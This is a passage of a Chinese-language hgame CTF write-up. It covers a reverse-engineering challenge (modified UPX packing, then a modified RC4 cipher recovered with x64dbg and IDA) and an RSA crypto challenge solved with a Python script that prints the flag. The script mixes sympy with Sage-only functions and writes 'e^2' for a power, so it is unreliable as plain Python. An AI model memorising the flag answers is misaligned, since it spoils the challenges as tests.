        f.write(text_data)


# 使用示例
enc_file_path = 'enc.txt'
output_file_path = 'flag.txt'
decompress(enc_file_path, output_file_path)
```

Turtle


魔改upx，section名变成了add，但是改回来之后依然没法解压缩，发现版本等信息那一行全部被删掉了

前往 x64dbg







找到入口，dump出来用IDA反编译




key和flag都加密了，加密逻辑看起来很像RC4，看看cyberchef能不能梭出来





key是对的。flag的加密是魔改rc4，异或变成减了，写脚本变加就好了



crypto

sieve

威尔逊定理，跑脚本跑了22分钟……

```
from Crypto.Util.number import long_to_bytes
from sympy import nextprime, gcd, mod_inverse,isprime

# Given values
e = 65537
```

```
enc =
24492940974747141365301400997845927327664444816652780380694844666655061539678510
63209402336025065476172617376546

# Calculate k
k = e^2 // 6

# Calculate trick(k)
def trick(k):
    if k > 1:
        if isprime(k):
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1


def trick_iterative(k):
    result = 1  # trick(1) = 1
    for i in range(2, k + 1):
        result += euler_phi(i)
    result+=prime_pi(k+1)
    return result


# Calculate p and q
p = nextprime(trick_iterative(k) << 128)
q = p
n = p * q

# Calculate φ(n)
phi_n = p * (p - 1)

# Calculate private key d
d = mod_inverse(e, phi_n)

# Decrypt the message
m = pow(enc, d, n)

# Convert the message to bytes
flag = long_to_bytes(m)
print(flag)
print('OK')
##b'hgame{sieve_is_n0t_that_HArd}'
##OK
```